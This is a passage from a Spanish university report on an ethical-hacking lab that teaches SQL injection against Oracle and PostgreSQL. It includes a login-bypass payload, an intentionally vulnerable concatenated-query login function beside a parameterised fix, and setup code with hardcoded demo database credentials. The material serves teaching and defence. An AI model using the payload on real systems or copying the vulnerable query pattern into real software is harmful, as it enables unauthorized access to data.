



Programación en Bases de Datos

Proyecto Hacking Ético: SQL Injection



Índice de contenidos

1. Introducción al proyecto	4
2. Inyección SQL	5
2.1. ¿Qué es una inyección SQL?	5
2.2. Causa principal de las inyecciones SQL	6
2.3. Tipos de inyecciones SQL	8
3. Preparación del entorno	9
3.1. Prerequisitos	9
3.2. Requerimientos de ejecución	9
4. Conexión de la base de datos	10
4.1. Oracle	10
4.2. PostgreSQL	11
5. Creación de tablas	12
5.1. Oracle	12
5.2. PostgreSQL	13
6. Introducción al laboratorio	14
7. Inyección basada en errores de la base de datos	15
7.1. Mecanismo del Ataque	15
7.2. Login sin credenciales válidas	16
7.3. Información sobre las tablas	18
7.4. Información sobre las columnas de una tabla	19
7.5. Información sobre el SGBD	20
7.6. Código vulnerable del login en Oracle	21
7.6.1. Inicio de la Función	21
7.6.2. Conexión a la Base de Datos	22
7.6.3. Construcción de la Consulta SQL	22
7.6.4. Ejecución de la Consulta	22
7.6.5. Cierre de la Conexión	23
7.6.6. Verificación del Usuario	23
7.6.7. Manejo de Errores	23
7.6.8. Resumen de Problemas de Seguridad	24
7.6.9. Código Completo	24
7.7. Código vulnerable del login en PostgreSQL	24
7.7.1. Inicio de la Función	25
7.7.2. Conexión a la Base de Datos	25
7.7.3. Construcción de la Consulta SQL	25
7.7.4. Ejecución de la Consulta	25
7.7.5. Cierre de la Conexión	26
7.7.6. Verificación del Usuario	26
7.7.7. Manejo de Errores	27
7.7.8. Resumen de Problemas de Seguridad	27

7.7.9. Código Completo	27
7.8. Diferenciación con PostgreSQL	28
8. Inyección basada en Union Attack	28
8.1. Mecanismo del ataque	28
8.2. Obtención de nombre de la base de datos	30
8.2.1. Explicación del funcionamiento	30
8.3. Obtención de la versión de la base de datos	31
8.3.1. Explicación del funcionamiento	32
8.4. Obtención de todas las tablas de la base de datos	32
8.4.1. Explicación del funcionamiento	33
8.5. Diferencias de las inyecciones en PostgreSQL	35
8.5.1. Obtención del nombre de la base de datos	35
8.5.2. Obtención de la versión de la base de datos	36
8.5.3. Obtención de todas las tablas de la base de datos	37
8.6. Código vulnerable del login	38
8.6.1. Código vulnerable en Oracle	38
8.6.2. Versión segura del código en Oracle	39
8.6.3. Código vulnerable en Postgre	39
8.6.4. Versión segura del código en Postgre	40
9. Inyección basada en Booleanos	41
9.1. Mecanismo del ataque	41
9.2. Obtención del número de caracteres de un campo	42
9.3. Obtención de un carácter específico de un campo	44
9.4. Código utilizado en el laboratorio	45
9.5. Excepción de las inyecciones Boolean en PostgreSQL	46
10. Inyecciones Blind en SQL	46
10.1. Características principales de las inyecciones Blind	46
10.2. Tipos de inyecciones Blind	47
10.3. Objetivos de las inyecciones Blind	47
10.4. Ejemplo básico de una inyección Blind basada en booleanos	47
10.5. Importancia de prevenir este tipo de ataques	48
11. Inyección Blind basada en condiciones booleanas	48
11.1. Entendiendo la inyección	51
11.1.1. Payload válido (condición TRUE)	51
11.1.2. Payload inválido (condición FALSE)	51
11.1.3. Explicación del funcionamiento	52
11.2. Obtención de la longitud de un campo de la base de datos	52
11.2.1. Payload para una condición TRUE	53
11.2.2. Payload para una condición FALSE	53
11.2.3. Explicación del funcionamiento	54
11.3. Obtención de un carácter específico de un campo de la base de datos	55
11.3.1. Payload para una condición TRUE	55
11.3.2. Payload para una condición FALSE	56
11.3.3. Explicación del funcionamiento	56

11.4. Diferencias de las inyecciones en PostgreSQL	57
11.4.1. Obtención de la longitud de un campo	57
11.4.2. Obtención de un carácter específico de un campo	58
11.4.3. Resumen de las diferencias entre Oracle y PostgreSQL	59
11.5. Código vulnerable del login	59
11.5.1. Código vulnerable en Oracle	59
11.5.2. Versión segura del código en Oracle	60
11.5.3. Código vulnerable en PostgreSQL	61
11.5.4. Versión segura del código en PostgreSQL	61
11.6. Automatización de inyecciones Blind Boolean	62
11.6.1. Construcción de la inyección SQL	62
11.6.2. Envío de la inyección y análisis de la respuesta	63
11.6.3. Determinación de la longitud de un campo	64
11.6.4. Extracción del valor carácter por carácter	64
11.6.5. Menú interactivo y flujo principal	65
12. Inyección Blind basada en tiempo	66
12.1. Descripción	67
12.2. ¿Cómo Funciona?	67
12.3. Ejemplo Práctico	68
12.4. Inyecciones implementadas	68
12.5. Script Implementado	71
12.5.1. Código del Script Principal	72
12.5.2. Código del Diccionario de Inyecciones	75
12.5.3. Resultados de los Ataques	77
12.6. Posible método de ataque en Oracle	78
12.6.1. Estrategia General	78
12.6.2. Ejemplo Práctico	79
12.6.3. Uso Limitado de DBMS_LOCK.SLEEP	79
12.6.4. Limitaciones y Consideraciones	79
13. Conclusiones	80
14. Anexo	82
14.1. Código completo del script de inyecciones <i>Blind Boolean</i>	82
14.2. Ejecución completa del script dumpeando usuarios	86
14.3. Ejecución completa del script dumpeando contraseñas	90
14.4. Código completo del script de Inyecciones Blind basadas en tiempo	96
14.5. Código completo del servidor de Python Flask	98
14.6. Código completo setupOracle.py	102
14.7. Código completo setupPostgreSQL.py	108
14.8. Código completo del diccionario de inyecciones implementadas	113
15. Bibliografía	121



1. Introducción al proyecto

El presente documento aborda el tema del hacking ético y su aplicación en el estudio de vulnerabilidades en bases de datos, con un enfoque particular en las inyecciones SQL. Estas vulnerabilidades constituyen uno de los riesgos más comunes y críticos en aplicaciones web que interactúan con bases de datos, permitiendo a los atacantes manipular o acceder a información de manera no autorizada. Este trabajo tiene como propósito profundizar en la comprensión de las inyecciones SQL, analizando sus tipos, los riesgos asociados y los motivos por los cuales ocurren, para fomentar una perspectiva integral de la seguridad en el desarrollo de software. Para facilitar el aprendizaje práctico y la evaluación de estas vulnerabilidades, se ha desarro-

llado un laboratorio interactivo basado en tecnologías como Flask y Python. Este entorno de simulación permite experimentar con diferentes tipos de inyecciones SQL, ofreciendo a los usuarios una experiencia inmersiva y controlada. El laboratorio incluye aplicaciones web diseñadas específicamente para emular escenarios reales de inyecciones SQL, permitiendo realizar pruebas tanto en bases de datos Oracle como en PostgreSQL. Estas bases de datos, seleccionadas por su relevancia y amplio uso en entornos empresariales, proporcionan un contexto diverso y representativo para explorar las técnicas de ataque y sus consecuencias.

Cada tipo de inyección SQL implementada en el laboratorio ha sido cuidadosamente seleccionada para cubrir un amplio espectro de vulnerabilidades. Entre ellas, se encuentran las inyecciones basadas en errores, que explotan los mensajes de error generados por la base de datos para extraer información sensible; las inyecciones de tipo "Union Attack", que utilizan la cláusula UNION para combinar resultados de consultas y obtener datos confidenciales; las inyecciones basadas en booleanos, que permiten inferir información mediante la manipulación de condiciones lógicas; y las inyecciones ciegas, que aprovechan diferencias en el comportamiento de la aplicación para deducir detalles de la base de datos sin generar mensajes de error explícitos.

El diseño del laboratorio incluye páginas individuales para cada tipo de inyección, con formularios de inicio de sesión vulnerables, credenciales específicas para realizar las pruebas y explicaciones detalladas sobre el ataque correspondiente. Esto permite que los usuarios comprendan tanto la teoría subyacente como la ejecución práctica de cada tipo de inyección. Además, el laboratorio cuenta con documentación complementaria que explica cómo se implementaron las vulnerabilidades y su relevancia en entornos reales, proporcionando una base sólida para que los participantes puedan identificar y mitigar estos riesgos en sus propios proyectos.

Este trabajo no solo subraya los riesgos asociados con las inyecciones SQL, como el acceso no autorizado a datos confidenciales, la alteración o eliminación de información crítica y el compromiso total del servidor de base de datos, sino que también explora las causas más comunes detrás de estas vulnerabilidades. Entre ellas, se encuentran la falta de sanitización de las entradas del usuario, el uso de consultas dinámicas inseguras y la ausencia de auditorías de seguridad durante el desarrollo de software. Al comprender estos factores, se busca fomentar la adopción de mejores prácticas en la construcción de aplicaciones seguras y resilientes.

En conclusión, este proyecto combina un enfoque teórico y práctico para abordar una de las amenazas más relevantes en el ámbito de la seguridad informática. Al proporcionar un entorno

interactivo y educativo, se espera que este laboratorio no solo aumente la conciencia sobre la importancia de prevenir las inyecciones SQL, sino que también capacite a los participantes en la identificación, explotación controlada y mitigación de estas vulnerabilidades. Este esfuerzo refleja el compromiso con la promoción de un desarrollo de software más seguro, alineado con los principios del hacking ético y la ciberseguridad.

2. Inyección SQL

2.1. ¿Qué es una inyección SQL?

Imagina que estás en un restaurante y entregas tu orden al mesero. Si todo funciona como debería, el mesero simplemente transmite tu pedido al chef, quien prepara la comida según lo solicitado. Ahora bien, ¿qué pasaría si, en lugar de un pedido normal, decides escribir en la nota algo como: "Quiero una pizza, y además dame acceso a la caja registradora? Si el sistema del restaurante no tiene medidas para validar las órdenes, es posible que el mensaje llegue al chef, quien podría malinterpretarlo como una instrucción válida y permitirte hacer algo que no deberías poder hacer. Algo similar ocurre con una inyección SQL, pero en el contexto de aplicaciones web y bases de datos.

Una inyección SQL es un tipo de ataque en el que un atacante manipula las consultas que una aplicación web hace a su base de datos para ejecutar comandos maliciosos. Esto sucede cuando el sistema no valida adecuadamente las entradas proporcionadas por los usuarios y las trata directamente como parte de la consulta SQL. Por ejemplo, en una página de inicio de sesión, si un usuario malintencionado introduce un texto diseñado específicamente para alterar la lógica de la consulta SQL que valida las credenciales, podría obtener acceso no autorizado al sistema sin necesidad de conocer la contraseña.




Figura 1: Ilustración del flujo de una SQLI

Un caso real que ilustra el impacto de las inyecciones SQL ocurrió en el año 2012, cuando un grupo de atacantes explotó esta vulnerabilidad en una aplicación de LinkedIn. Mediante una inyección SQL, los atacantes lograron acceder a información confidencial de usuarios, incluidos datos de inicio de sesión. Este incidente no solo expuso la información personal de millones de personas, sino que también dañó la reputación de la compañía y resaltó la gravedad de no implementar medidas de seguridad adecuadas.

Por ejemplo, imagina una consulta SQL en una aplicación web que maneja la autenticación de usuarios. Una consulta típica podría ser:

```
1 SELECT * FROM usuarios
2 WHERE nombre_usuario = 'usuario'
3 AND contraseña = 'contraseña';
```

Si el sistema permite que un atacante ingrese algo como `usuario' OR '1'='1'` en lugar del nombre de usuario, la consulta resultante sería:

```
1 SELECT * FROM usuarios
2 WHERE nombre_usuario = 'usuario' OR '1'='1'
3 AND contraseña = 'contraseña';
```

La condición `'1'='1'` siempre es verdadera, lo que significa que el atacante podría acceder al sistema sin necesidad de proporcionar credenciales válidas. Este ejemplo muestra cómo una entrada maliciosa puede alterar la lógica de una consulta SQL, dándole al atacante el control.

Las inyecciones SQL pueden tener consecuencias graves, que incluyen el robo de datos confidenciales, la modificación o eliminación de registros, y en casos extremos, el control total del servidor de la base de datos. Además, son una de las vulnerabilidades más comunes en aplicaciones web, según el *OWASP* (Open Web Application Security Project). Sin embargo, prevenirlas no es complicado si se aplican prácticas adecuadas, como el uso de consultas preparadas, la validación estricta de entradas y la implementación de controles de acceso robustos.

En resumen, una inyección SQL no es solo un fallo técnico, sino un ejemplo de cómo pequeñas omisiones en la seguridad pueden tener grandes repercusiones. Conocer cómo ocurren y cómo prevenirlas es esencial para cualquier profesional que desarrolle aplicaciones conectadas a bases de datos, ya que no solo se trata de proteger sistemas, sino también la confianza y la información de los usuarios.

2.2. Causa principal de las inyecciones SQL

La principal causa de las inyecciones SQL es una mala validación de las entradas proporcionadas por los usuarios. Esto ocurre, en muchos casos, debido a la concatenación directa de parámetros en las consultas SQL, lo que permite que un atacante manipule la estructura de la consulta para incluir comandos maliciosos. Este enfoque no solo es inseguro, sino que también

facilita la explotación de las vulnerabilidades al no distinguir entre los datos del usuario y el código SQL.

Un ejemplo típico de concatenación de parámetros puede observarse en la siguiente función de autenticación insegura para una base de datos Oracle. Aquí, los valores proporcionados por el usuario, como el nombre de usuario y la contraseña, se concatenan directamente en la consulta:

```
1 # Función de autenticación insegura
2 def login_inseguro_base_oracle(username, password):
3     .
4     .
5     .
6
7
8     sentencia = "SELECT * FROM Usuarios WHERE username = '"+username+
9                 "' AND password = '"+password+"'"
10
11
12
13
14     try:
15         cursor = conexion.cursor()
16         cursor.execute(sentencia)
17         usuario = cursor.fetchall()
18         cursor.close()
19         if usuario:
20             print("Usuario autenticado:", usuario)
21             return {"resultado":usuario, "sentencia":sentencia, "auth":
22                     "true"}
23         else:
24             .
25             .
26             .
```

En este ejemplo, si un atacante introduce un valor malicioso como `username = 'admin'` en lugar de un nombre de usuario legítimo, puede manipular la consulta para obtener acceso al sistema sin necesidad de una contraseña válida. Esto ocurre porque la concatenación no distingue entre datos y comandos SQL, permitiendo al atacante alterar la lógica de la consulta.

Una forma segura de evitar este tipo de vulnerabilidades es utilizar la vinculación de parámetros en lugar de la concatenación. Este enfoque asegura que los datos del usuario sean tratados exclusivamente como valores y no como parte del código SQL. A continuación, se presenta un ejemplo seguro de autenticación utilizando vinculación de parámetros en Oracle:


```
1 # Función de autenticación segura
2 def login_seguro_oracle(username, password):
3     .
4     .
5     .
6
7     try:
8         cursor = conexion.cursor()
9         cursor.execute("SELECT * FROM Usuarios
10            WHERE username = :user
11            AND password = :pass", user=username, pass=password)
12         usuario = cursor.fetchone()
13         cursor.close()
14         if usuario:
15             print("Usuario autenticado:", usuario)
16             return True
17         else:
18             .
19             .
20             .
```

En este caso, el uso de `:user` y `:pass` como marcadores de posición permite que los valores del usuario sean procesados de manera segura por el motor de la base de datos. Esto elimina cualquier posibilidad de que se interpreten como comandos SQL, previniendo ataques de inyección SQL. Este enfoque no solo mejora la seguridad de la aplicación, sino que también fomenta mejores prácticas en el manejo de entradas de usuario.

2.3. Tipos de inyecciones SQL

Las inyecciones SQL pueden manifestarse de diferentes formas, dependiendo de la vulnerabilidad específica que se explote y del comportamiento del sistema. A continuación, se presentan algunos de los tipos más comunes de inyecciones SQL y cómo se manifiestan en el contexto de una aplicación web.

- **Inyección basada en errores:** Este tipo de inyección aprovecha los mensajes de error generados por la base de datos para obtener información sobre la estructura y el contenido de la base de datos. Al introducir consultas mal formadas, un atacante puede provocar errores que revelan detalles sensibles, como nombres de tablas o columnas.
- **Inyección de tipo Union Attack:** Las inyecciones de tipo "Union Attack" se basan en la cláusula UNION de SQL para combinar resultados de consultas y obtener información confidencial. Al manipular las consultas para incluir una instrucción UNION, un atacante puede extraer datos de tablas no autorizadas.

- **Inyección basada en booleanos:** Las inyecciones basadas en booleanos se aprovechan de las diferencias en el comportamiento de la aplicación para inferir información sobre la base de datos. Al modificar las condiciones lógicas de las consultas, un atacante puede deducir detalles sobre la estructura y el contenido de la base de datos.
- **Inyección blind:** Las inyecciones ciegas se caracterizan por la falta de mensajes de error explícitos, lo que dificulta la identificación de la vulnerabilidad. Al manipular las consultas para observar cambios en el comportamiento de la aplicación, un atacante puede inferir información sobre la base de datos sin generar alertas.
- **Inyección blind de tiempo:** Las inyecciones de tiempo se basan en la introducción de retrasos deliberados en las consultas para inferir información sobre la base de datos. Al introducir instrucciones que causan demoras en la respuesta, un atacante puede deducir detalles sobre la estructura y el contenido de la base de datos.

Cada tipo de inyección SQL presenta desafíos y riesgos únicos, que van desde la exposición de información confidencial hasta la alteración de registros críticos. Al comprender cómo ocurren y cómo prevenirlas, los desarrolladores y profesionales de la seguridad pueden fortalecer la protección de sus aplicaciones y bases de datos, reduciendo así la exposición a riesgos innecesarios.

3. Preparación del entorno

En este apartado se detallarán los requerimientos necesarios para la correcta ejecución del proyecto, así como las funciones que se han implementado para la creación de la base de datos y la inserción de datos en la misma.

3.1. Prerequisitos

A modo de base para el correcto desarrollo y ejecución del proyecto, es necesario tener instalado en el sistema los siguientes paquetes:

- Oracle Database
- PostgreSQL Database
- Python

La version descargada de los anteriores paquetes puede ser la que ha sido configurada en anteriores prácticas desarrolladas en la asignatura de Programación en Bases de Datos.

3.2. Requerimientos de ejecución

Una vez configurados correctamente los prerequisites que no están ligados específicamente con esta práctica, se procederá a la instalación de las librerías y frameworks de python que han sido necesarios para el desarrollo de este laboratorio. Para facilitar este proceso se ha generado un fichero con las librerías necesarias que se puede instalar mediante el siguiente comando:

```
1 pip install -r requirements.txt
```

En dicho fichero *requirements.txt* se encuentran las siguientes librerías:

- **Flask** con version 2.2.0
- **werkzeug** con version 2.2.0
- **oracledb** con version mayor o igual a 2.4.1
- **psycopg2** con version mayor o igual a 2.9.9
- **requests** con version mayor o igual a 2.32.2
- **termcolor** con version 2.2.0
- **yaspin** con version mayor o igual a 3.1.0

4. Conexión de la base de datos

Para la conexión de la base de datos se han implementado funciones de conectar y desconectar que permiten la conexión a Oracle y PostgreSQL. Estas funciones se han implementado en los archivos *setupOracle.py* y *setupPostgres.py*. A continuación se detallan las funciones implementadas en cada uno de los archivos.

4.1. Oracle

A continuación se muestran las funciones que se ha implementado en el archivo *setupOracle.py* para la conexión a Oracle.

```
1 # Función para conectar a la base de datos
2 def dbConectarOracle():
3     ip = "localhost"
4     puerto = 1521
5     s_id = "xe"
6     usuario = "system"
7     contrasena = "12345"
8
9     print("---dbConectarOracle---")
10    print("---Conectando a Oracle---")
11
12    try:
13        conexion = PBD.connect(user=usuario, password=contrasena, host=
14                                ip, port=puerto, sid=s_id)
15        print("Conexión realizada a la base de datos", conexion)
16        return conexion
17    except PBD.DatabaseError as error:
18        print("Error en la conexión")
19        print(error)
```

```
19         return None
20
21 # Función para desconectar de la base de datos
22 def dbDesconectar(conexion):
23     print("---dbDesconectar---")
24     try:
25         if conexion: # Verifica que la conexión no sea None
26             conexion.commit() # Confirma los cambios
27
28             conexion.close()
29             print("Desconexión realizada correctamente")
30             return True
31     except:
32         print("No hay conexión para cerrar.")
33         return False
34 except PBD.DatabaseError as error:
35     print("Error en la desconexión")
36     print(error)
37     return False
```

4.2. PostgreSQL

A continuación se muestra la funciones que se ha implementado en el archivo *setupPostgres.py* para la conexión a PostgreSQL.

```
1
2 def dbConectarPostgreSQL():
3     ip = "localhost"
4     puerto = 5432
5     basedatos = "Empresa"
6
7     usuario = "postgres"
8     contrasena = "12345"
9
10    print("---dbConectarPostgreSQL---")
11    print("---Conectando a Postgresql---")
12
13    try:
14        conexion = PBD.connect(user=usuario, password=contrasena, host=ip,
15                                port=puerto, database=basedatos)
16        print("Conexión realizada a la base de datos",conexion)
17        return conexion
18    except PBD.DatabaseError as error:
19        print("Error en la conexión")
20        print(error)
21        return None
22    # -----
```

```
23
24 def dbDesconectar(conexion):
25     print("---dbDesconectar---")
26     try:
27         conexion.commit() # Confirma los cambios
28         conexion.close()
29         print("Desconexión realizada correctamente")
30         return True
31     except PBD.DatabaseError as error:
32         print("Error en la desconexión")
33         print(error)
34         return False
```

5. Creación de tablas

Para la creación de las tablas en Oracle y PostgreSQL se han implementado dos funciones que permiten la creación de las mismas. Se ha decidido crear una tabla llamada *Usuarios* con los campos *id*, *username*, *password* y *session_cookie*. Además, se ha incluido la inserción de usuarios de ejemplo en la tabla, para poder hacer uso de ellos en las inyecciones del laboratorio. Estas funciones se han implementado en los archivos *setupOracle.py* y *setupPostgres.py*. A continuación se detallan las funciones implementadas en cada uno de los archivos.

5.1. Oracle

A continuación se muestra la función que se ha implementado en el archivo *setupOracle.py* para la creación de la tabla en Oracle.

```
1      # Funcion para la configuracion de tablas
2      def configuracionTablas\_oracle(conexion):
3          print("---configuracionTablas---")
4          try:
5              cursor = conexion.cursor()
6
7              # Crear tabla Usuarios si no existe con columna session\_
              #_cookie
8              consulta = """
9                  BEGIN
10                     EXECUTE IMMEDIATE 'CREATE TABLE Usuarios (
11                         id NUMBER GENERATED BY DEFAULT AS IDENTITY
12                         PRIMARY KEY,
13                         username VARCHAR2(50) NOT NULL UNIQUE,
14                         password VARCHAR2(50) NOT NULL,
15                         session\_cookie VARCHAR2(255)
16                     )';
17             EXCEPTION
18                 WHEN OTHERS THEN
19                     IF SQLCODE = -955 THEN
```

```
19         NULL; -- Ignora si la tabla ya existe
20     ELSE
21         RAISE;
22     END IF;
23
24     END;
25
26     """
27     cursor.execute(consulta)
28
29     # Insertar usuarios de ejemplo solo si la tabla esta vacia
30     cursor.execute("SELECT COUNT(*) FROM Usuarios")
31     count = cursor.fetchone()[0]
32     print("Usuarios en la tabla:", count)
33     if count == 0:
34         usuarios\_ejemplo = [
35             ("admin", "password123", "
36             t4SpnpWyg76A3K2BqcFh2v0Dq0fqJGvs38ydh9"),
37             ("user1", "password1", "
38             d382yd8n21df4314fn817yf6834188ls023d8d"),
39             ("user2", "password2", "
40             u73dv226d726gh23fnjncuyg0q9udfjf47eueu")
41         ]
42         cursor.executemany(
43             "INSERT INTO Usuarios (username, password, session\
44             _cookie) VALUES (:username, :password, :session\
45             _cookie)",
46             usuarios\_ejemplo
47         )
48         print("Usuarios de ejemplo insertados correctamente.")
49     else:
50         print("La tabla Usuarios ya contiene datos.")
51
52     cursor.close()
53     print("Tabla 'Usuarios' creada o verificada exitosamente")
54     return True
55 except PBD.DatabaseError as error:
56     print("Error al crear la tabla o insertar usuarios")
57     print(error)
58     return False
```

5.2. PostgreSQL

A continuación se muestra la función que se ha implementado en el archivo *setupPostgres.py* para la creación de la tabla en PostgreSQL.

```
1 def configuracion_tablas_postgresql(conexion):
2     print("---configuracion_tablas_postgresql---")
3     try:
4         cursor = conexion.cursor()
```

```
5
6 # Crear la tabla Usuarios si no existe con columna session_cookie
7 consulta = """
8     CREATE TABLE IF NOT EXISTS Usuarios (
9         id SERIAL PRIMARY KEY,
10        username VARCHAR(50) NOT NULL UNIQUE,
11        password VARCHAR(50) NOT NULL,
12        session_cookie VARCHAR(255)
13    );
14 """
15 cursor.execute(consulta)
16
17 # Insertar usuarios de ejemplo solo si la tabla esta vacia
18 cursor.execute("SELECT COUNT(*) FROM Usuarios")
19 count = cursor.fetchone()[0]
20 if count == 0:
21     usuarios_ejemplo = [
22         ("admin", "password123", "
23             t4SpnpWyg76A3K2BqcFh2v0Dq0fqJGvs38ydh9"),
24         ("user1", "password1", "
25             d382yd8n21df4314fn817yf6834188ls023d8d"),
26         ("user2", "password2", "
27             u73dv226d726gh23fnjncuyg0q9udfjf47eueu")
28     ]
29     cursor.executemany(
30         "INSERT INTO Usuarios (username, password, session_cookie)
31         VALUES (%s, %s, %s)",
32         usuarios_ejemplo
33     )
34     print("Usuarios de ejemplo insertados correctamente.")
35 else:
36     print("La tabla Usuarios ya contiene datos.")
37
38 cursor.close()
39 print("Tabla 'Usuarios' creada o verificada exitosamente en
40     PostgreSQL")
41 return True
42 except PBD.DatabaseError as error:
43     print("Error al crear la tabla o insertar usuarios en PostgreSQL")
44     print(error)
45     return False
```

6. Introducción al laboratorio

Se ha desarrollado un laboratorio interactivo que permite experimentar con diferentes tipos de inyecciones SQL en bases de datos Oracle y PostgreSQL. En los siguientes apartados se explicará en detalle cada inyección y cómo se ha implementado en el laboratorio.

7. Inyección basada en errores de la base de datos

La **inyección SQL basada en errores** es un tipo de ataque de inyección SQL en el que el atacante explota la información expuesta directamente por los mensajes de error generados por la base de datos. Estos mensajes de error proporcionan pistas sobre la estructura, el esquema y el contenido de la base de datos, lo que permite al atacante ejecutar consultas maliciosas para obtener acceso no autorizado a los datos o comprometer la integridad del sistema.

7.1. Mecanismo del Ataque

- **Explotación de Mensajes de Error:** Durante el desarrollo de aplicaciones web, los desarrolladores suelen habilitar mensajes de error detallados para depurar problemas. Si estos mensajes no se desactivan en producción, los atacantes pueden intencionalmente introducir consultas mal formadas o comandos SQL en los puntos de entrada de la aplicación (por ejemplo, formularios o parámetros URL) para provocar errores.
- **Uso de Consultas Maliciosas:** El atacante inserta código SQL diseñado para causar un error deliberado y obtener un mensaje detallado de la base de datos. Estos mensajes pueden revelar información sensible como nombres de tablas, nombres de columnas, tipos de datos o incluso fragmentos del contenido almacenado.
- **Iteración del Proceso:** Basándose en los datos recopilados de los mensajes de error, el atacante ajusta y refina sus consultas maliciosas para extraer información adicional o lograr un acceso más profundo al sistema.

Para acceder a la sección específica para esta inyección en el laboratorio, una vez desplegado el servidor con una apariencia como la siguiente:



Figura 2: Página de inicio del laboratorio de inyecciones SQL

Para acceder a la sección específica para esta inyección en el laboratorio, una vez desplegado el servidor, se debe seleccionar la opción *Database-Errors SQL Injection*.




Figura 3: Opción de Database Errors en el laboratorio de inyecciones SQL

Como es posible observar, se tienen dos posibles opciones de trabajo de inyecciones en función de la base de datos que este trabajando de fondo, **Oracle** y **PostgreSQL**. Como va a ser común entre las diferentes secciones en el laboratorio, se tiene un formulario básico de inicio de sesión con dos campos: *usuario* y *contraseña*, simulando lo que podría ser una ventana de login en una página web genérica.





Figura 4: Formulario de inicio de sesión para inyección tipo Database-Errors

7.2. Login sin credenciales válidas

